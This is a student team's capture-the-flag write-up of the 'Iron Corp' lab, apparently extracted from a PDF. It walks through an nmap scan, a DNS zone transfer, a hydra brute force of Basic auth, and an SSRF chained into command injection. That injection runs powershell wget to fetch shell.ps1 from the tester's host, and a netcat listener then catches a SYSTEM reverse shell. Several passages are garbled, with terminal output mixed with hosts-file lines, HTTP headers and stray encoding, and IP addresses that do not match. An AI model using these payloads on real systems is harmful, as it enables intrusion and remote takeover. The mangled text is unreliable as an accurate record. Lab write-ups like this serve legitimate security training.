

PenTest 2

IRON CORP

Hepi3Fren

Members

ID	Name	Role
1211101589	CHEW SHEN	Leader
1211101582	TEOH KAI LOON	Member
1211101737	LIM ZHONG JUN	Member

Members Involved: Teoh Kai Loon

Tools used: Kali Linux, Firefox, PowerShell

Thought Process and Methodology and Attempts:

First we start by typing sudo su to change to a root account. Then I add IP address and domain name to /etc/hosts. The /etc/hosts file is used to store mappings of hostnames to IP addresses

```
GNU nano 6.2                               /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
10.10.118.176  ironcorp.me

Response
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

<MjM=
Win64; x64) AppleWebKit/537.36
Safari/537.36

Target: http://admin.ironcorp.me
```

After that, I did nmap to scan the ironcorp.me. I saw that there are 2 http service ports open which are port 8080 and 11025.

```
[root@kali)-[/home/1211101582]: -ifconfig/up options modified
# nmap -n -Pn -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
2022-08-03 05:08:29 OPTIONS[TMPRTS]: route-related options modified
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 05:08 EDT
Nmap scan report for ironcorp.me (10.10.47.179)
Host is up (0.40s latency).
Service cipher 'AES-256-CBC'
2022-08-03 05:08:29 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Simple DNS Plus
135/tcp   open  msrpc          Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|_ Target_Name: WIN-8VMBKF3G815
|_ NetBIOS_Domain_Name: WIN-8VMBKF3G815
|_ NetBIOS_Computer_Name: WIN-8VMBKF3G815
|_ DNS_Domain_Name: WIN-8VMBKF3G815
|_ DNS_Computer_Name: WIN-8VMBKF3G815
|_ Product_Version: 10.0.14393
|_ System_Time: 2022-08-03T09:10:10+00:00
|_ ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|_ Not valid before: 2022-08-02T09:07:33
|_ Not valid after: 2023-02-01T09:07:33
|_ lssl-date: 2022-08-03T09:10:17+00:00; 0s from scanner time.
8080/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Dashtrème Admin - Free Dashboard for Bootstrap 4 by Codervent
|_ http-server-header: Microsoft-IIS/10.0
11025/tcp open  http           Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc          Microsoft Windows RPC
49670/tcp open  msrpc          Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Iron Corp suffered a se
You have been chosen by Iron Corp to conduct a penetration test
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.21 seconds
```

I try to go to the port 8080 and 11025. But there is no useful information that we can use.

DASHTREME ADMIN

MAIN NAVIGATION

- Dashboard
- UI Icons
- Forms
- Tables
- Calendar New
- Profile
- Login
- Registration
- Upgrade To PRO

LABELS

- Important
- Warning
- Information

9526 Total Orders +4.2% ↑

8323 Total Revenue +1.2% ↑

6200 Visitors +5.2% ↑

5630 Messages +2.2% ↑

Site Traffic

New Visitor Old Visitor

45.87M Overall Visitor ↑ 2.43%

15:48 Visitor Duration ↑ 12.65%

245.65 Pages/Visit ↑ 5.62%

Weekly sales

Category	Amount	Growth %
Direct	\$5856	+55%
Affiliate	\$2602	+25%
E-mail	\$1802	+15%
Other	\$1105	+5%

Recent Order Tables

DUCT	PHOTO	PRODUCT ID	AMOUNT	DATE	SHIPPING	
ironcorp.me	DUCT	PHOTO	PRODUCT ID	AMOUNT	DATE	SHIPPING

Coming Soon!

We're working hard to finish the development of this site. Our target launch date is **July 2020!**
Sign up for updates using the form below!


Enter email... NOTIFY ME!

Twitter Facebook Instagram

So i use dig command to collect DNS information

```
[root@kali ~]# dig ironcorp.me @10.10.186.67 axfr
; <>> Dig 9.18.1-1-Debian <>> ironcorp.me @10.10.186.67 axfr
;; global options: +cmd
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600   IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600   IN      A      127.0.0.1
internal.ironcorp.me. 3600   IN      A      127.0.0.1
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 956 msec
;; SERVER: 10.10.186.67#53(10.10.186.67) (TCP)
;; WHEN: Wed Aug 03 03:02:22 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

After trying it all,we found that this website needs username and password to sign in.



So I decided to use the hydra command.Hydra enables us to brute-force key pairs using different services.I use it to guess the username and password.

```
[root@kali ~]# hydra -L users.txt -P password.lst -s 11025 admin.ironcorp.me http-get -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 22:51:21
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 170017 login tries (l:17/p:10001), ~10627 tries per t
ask
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me    login: admin    password: password123
```

Members Involved: Chew Shen

Tools used: Firefox, Kali Linux, Burp Suite, PowerShell

Thought Process and Methodology and Attempts:


From what we find just now, put the DNS into the /etc/hosts file with the IP provided by the THM machine.

```
1211101589@kali: ~  x  1211101589@kali: /home/kali/Downloads x


GNU nano 6.2
127.0.0.1      localhost
127.0.1.1      kali
10.10.101.90   ironcorp.me
10.10.101.90   admin.ironcorp.me
10.10.101.90   internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

04/11/2020  09:11 AM
.
.
.
03/27/2020  08:38 AM      53 .htaccess
04/11/2020  09:34 AM      131 index.php
04/11/2020  09:34 AM      142 name.php
      3 File(s)        326 bytes
      2 Dir(s)    1,468,588,032 bytes free
```

The admin page can be entered if we put the password and username we found before. But it seems nothing can be discovered until here.



The internal page cannot be entered.



Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the

If you think this is a server error, please contact the [webmaster](#).

Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

After many tries, I found out that using the apache server can be logged into the admin page and show more detailed information

```
(1211101737㉿kali)-[~]
$ sudo /etc/init.d/apache2 start
[sudo] password for 1211101737:
Starting apache2 (via systemctl): apache2.service.
```

Note that whenever this thing pops up, we just only need to delete both .html files that are located at (var/www/html), most of them are located at there.

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   '-- *.Load
|   '-- *.conf
|-- conf-available
|   '-- *.conf
|-- sites-enabled
|   '-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

Until here, there is still no clue what can I do, so by entering any index into the search bar, the parameter can be shown



A few trial and error, I know that this site is vulnerable to SSRF attack, by using burp suite and trying to insert our own IP address, it shows that the apache server is working.

Request

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 GET /?r=http://10.18.31.214 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://admin.ironcorp.me:11025/
8 Authorization: Basic YWRtaW46cGFzc3dvcnQxMjM=
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13

</tr>
<tr>
  <th colspan="5">
    <hr>
  </th>
</tr>
</table>
<address>
  Apache/2.4.53 (Debian) Server at 10.18.31.214 Port 80
</address>
</body>
</html>

<!DOCTYPE HTML>
<html>
  <head>
    <title>
```

By continuing the parameter with our IP address, something has shown up, some more detailed index is shown.

The screenshot shows a web browser window titled "Hello" with the URL "admin.ironcorp.me:11025/?r=http://10.18.31.214". The page displays a file list with two entries:

Name	Last modified	Size	Description
hi.txt	2022-08-02 23:43	7	
shell.ps1	2022-08-02 23:54	503	

Below the file list, the Apache server information is visible: "Apache/2.4.53 (Debian) Server at 10.18.31.214 Port 80". The background of the page features a dramatic illustration of a character with dark hair and a red necklace, surrounded by fire and smoke.

By continuing with some tries and I found out that by continuing the parameter with the internal DNS that was found just now can show something different.

The screenshot shows a search interface with the text "You can find your name here" displayed prominently. Below it is a large "Ultimate search bar" button. A search input field contains the placeholder "Search: *****" and a "Submit Query" button. The background is a stylized illustration of a character.

Viewing the page sources can show up the URL to find the name. Continue that by typing the URL after the parameter. A name pops up.

```
134 //---  
135 </script>  
136 <html>  
137  
138 <body>  
139  
140     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a>  
141  
142 </body>  
143  
144 </html>  
145  
146  
147
```

The screenshot shows the search results from the previous step. It displays the text "My name is:" followed by "Equinox". The background is a stylized illustration of a character.

After several code injection tests, I found out that in encoding url you can execute commands in the system. At this point i added |dir behind it.


```
My name is:  
</b>  
<pre>  
149      Volume in drive E is New Volume  
150      Volume Serial Number is DE7B-E159  
151  
152      Directory of E:\xampp\htdocs\internal  
153  
154      08/03/2022  02:33 AM    <DIR>  
155  
156      08/03/2022  02:33 AM    <DIR>  
157          .  
158          ..  
159          03/27/2020  08:38 AM      53 .htaccess  
160          04/11/2020  09:34 AM      131 index.php  
161          04/11/2020  09:34 AM      142 name.php  
162          08/03/2022  02:33 AM      502 shell.ps1  
163          4 File(s)           828 bytes  
164          2 Dir(s)        1,468,596,224 bytes free  
</pre>  
</body>  
165  
166  
167  
</html>
```

My name is:

```
Volume in drive E is New Volume  
Volume Serial Number is DE7B-E159  
  
Directory of E:\xampp\htdocs\internal  
  
04/11/2020  09:11 AM  
  
04/11/2020  09:11 AM  
..  
03/27/2020  08:38 AM      53 .htaccess  
04/11/2020  09:34 AM      131 index.php  
04/11/2020  09:34 AM      142 name.php  
3 File(s)           326 bytes  
2 Dir(s)        1,468,588,032 bytes free
```

Ultimate search bar

Search:



With many tries later, I tried to inject the PowerShell into the page so that I can continue by listening to what was inside the admin directory.

The PowerShell command can be found on GitHub

[Powershell GITHUB](#)

The screenshot shows a browser window with three tabs. The top tab is titled "Powershell" and contains three snippets of PowerShell code. The middle tab is titled "http://admin.ironcorp.me:11025" and shows a terminal session with the following output:

```
My name is:  
Volume in drive E is New Volume  
Volume Serial Number is DE7B-E159  
Directory of E:\xampp\htdocs\internal  
08/03/2022 02:33 AM  
08/03/2022 02:33 AM  
..  
03/27/2020 08:38 AM 53 .htaccess  
04/11/2020 09:34 AM 131 index.php  
04/11/2020 09:34 AM 142 name.php  
08/03/2022 02:38 AM 502 shell.ps1  
4 File(s) 828 bytes  
2 Dir(s) 1,468,592,128 bytes free
```


The bottom tab is titled "Ultimate search bar" and has a search input field containing "*****" and a "Submit Query" button.

Members Involved: Lim Zhong Jun

Tools used: Kali Linux, Mozilla Firefox, Burp Suite, Netcat, Powershell


Thought Process and Methodology and Attempts:

At first, we open another terminal and use Netcat listener to listen. Next, we trial and error several times in Mozilla Firefox and in Burp Suite between Proxy, Repeater and Decoder.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A network request is captured:

```
1 | GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1
2 | Host: admin.ironcorp.me:11025
3 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 | Accept-Language: en-US,en;q=0.5
6 | Accept-Encoding: gzip, deflate
7 | Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 | Connection: close
9 | Upgrade-Insecure-Requests: 1
10 |
11 |
```



The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. The decoded response shows a PowerShell command:

```
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.18.31.214/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22
```

Below the command, the raw hex dump of the response is visible:

```
%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%
```

The screenshot shows the Burp Suite interface with the following details:

Request

Pretty Raw Hex ⌂ ⌄ ⌅

```
1 GET /?r= %69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%61%78%7c%70%ff%77%65%72%73%68%65%6c%6e%2e%65%78%65%25%32%30%77%67%65%74%25%32%30%25%32%32%68%74%74%70%3a%2f%2f%31%30%2e%31%38%2e%33%39%2e%31%38%31%2f%73%68%65%6c%6e%2e%70%73%31%25%32%32%25%32%30%2d%6f%75%74%66%69%65%25%32%30%25%32%32%45%3a%2f%78%61%6d%70%70%2f%68%74%64%6f%63%73%2f%69%e%74%65%72%6e%61%6c%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32 HTTP/1.1
```

2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=

8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

Response

Pretty Raw Hex Render ⌂

```
1 HTTP/1.1 200 OK  
2 Date: Wed, 03 Aug 2022  
3 Server: Apache/2.4.41 (Ubuntu)  
4 X-Powered-By: PHP/7.4.4  
5 Content-Length: 2865  
6 Connection: close  
7 Content-Type: text/html  
8  
9  
10 <html>  
11   <head>  
12     <link href="https://encrypted-tld-name.com/icon" type="image/icon-type" rel="icon"/>  
13   <script>  
14     <title>  
15       Hello  
16     </title>  
17     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>  
18     <style>  
19       body{  
20         background:url(https://encrypted-tld-name.com/icon);  
21         background-size:cover;  
22         background-repeat: no-repeat;  
23       }  
24     </style>  
25   </head>  
26   <body>  
27     <h1>Hello</h1>  
28     <p>This is a test page.</p>  
29   </body>  
30 </html>
```

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell.ps1

%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project

5 x 6 x ...

Send Cancel < >

Request

Pretty Raw Hex ⌂ \n ⌂

```
1 GET /?r=%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%30%2e%2f%73%68%65%6c%6c%2e%70%73%31 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11
```

Finally, we are able to listen to something inside our terminal. We switched to C drive to see something that we want.

```
(1211101737㉿kali)-[~/ar/www/html]
$ nc -lvpn 4545
listening on [any] 4545 ...
connect to [10.18.39.181] from (UNKNOWN) [10.10.49.67] 49981
127.0.1.1      kali
PS E:\xampp\htdocs\internal> dir
10.10.240.51 admin.ironcorp.me
10.10.240.51 internal.ironcorp.me
# T  Directory: E:\xampp\htdocs\internal  IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
Mode :: 2 ip6-allroute LastWriteTime          Length Name
_____
-a---- 1211101737 3/27/2020/val 8:38 AM html]           53 .htaccess
-a---- shell. 4/11/2020   9:34 AM               131 index.php
-a---- t = New 4/11/2020ste 9:34 AM sockets, TCP/1.1 142 name.php
-a---- 55535%{8/2/2022($19:43 PMam.Read($by502 shell.ps1

PS E:\xampp\htdocs\internal> c:                         target
PS C:\> dir      3 x 4 x 5 x 6 x ...
```

Directory: C:\

Request

Mode	LastWriteTime	Length	Name
d----	4/11/2020 11:27 AM		inetpub
d----	4/11/2020 4:28:11 AM	10bit	IObit
d----	4/11/2020 12:45 PM	65%3d%45%71%75%69%	PerfLogs
d-r---	4/13/2020 11:18 AM	12%73%68%65%6c%6c	Program Files\IP\1.1
d----	4/11/2020 10:42 AM		Program Files (x86)
d-r---	4/11/2020 4:41 AM		Users
d----	4/13/2020 11:28 AM		Windows

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/95.0.4638.69 Safari/537.36

```
PS C:\> cd users
PS C:\users> whoami on xmlhttp+xml,application/xml;q=0.9,image/avif,image/webp,* nt authority\system cation/signed-exchange;v=b3;q=0.9
PS C:\users> dir  gzip, deflate
PS C:\users> Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12  Directory: C:\users
```

?

Mode	LastWriteTime	Length	Name
d----	4/11/2020 4:41 AM		Admin
d----	4/11/2020 11:07 AM		Administrator
d----	4/11/2020 11:55 AM		Equinox
d-r---	4/11/2020 10:34 AM		Public
d----	4/11/2020 11:56 AM		Sunlight
d----	4/11/2020 11:53 AM		SuperAdmin
d----	4/11/2020 3:00 AM		TEMP

After we attempted several tries, we found user.txt in the Desktop directory and we are able to capture the flag.

```
PS C:\users> cd Administrator
PS C:\users\Administrator> dir
Directory: C:\users\Administrator

Request
Mode          LastWriteTime      Length Name
--> Raw Hex ...
```

Mode	LastWriteTime	Length	Name
d-r----	4/12/2020 1:27 AM		Contacts
d-r----	4/12/2020 1:27 AM		Desktop
d-r----	4/12/2020 1:27 AM		Documents
d-r----	4/12/2020 1:27 AM		Downloads
d-r----	4/12/2020 1:27 AM		Favorites
d-r----	4/12/2020 1:27 AM		Links
d-r----	4/12/2020 1:27 AM		Music
d-r----	4/12/2020 1:27 AM		Pictures
d-r----	4/12/2020 1:27 AM		Saved Games
d-r----	4/12/2020 1:27 AM		Searches
d-r----	4/12/2020 1:27 AM		Videos

```
B-Accept-Encoding: gzip, deflate
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir
12
```

```
⑦ Directory: C:\users\Administrator\Desktop
```

Mode	LastWriteTime	Length	Name
-a	3/28/2020 12:39 PM	37	user.txt

```
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Aug 2022 04:46:17 GMT
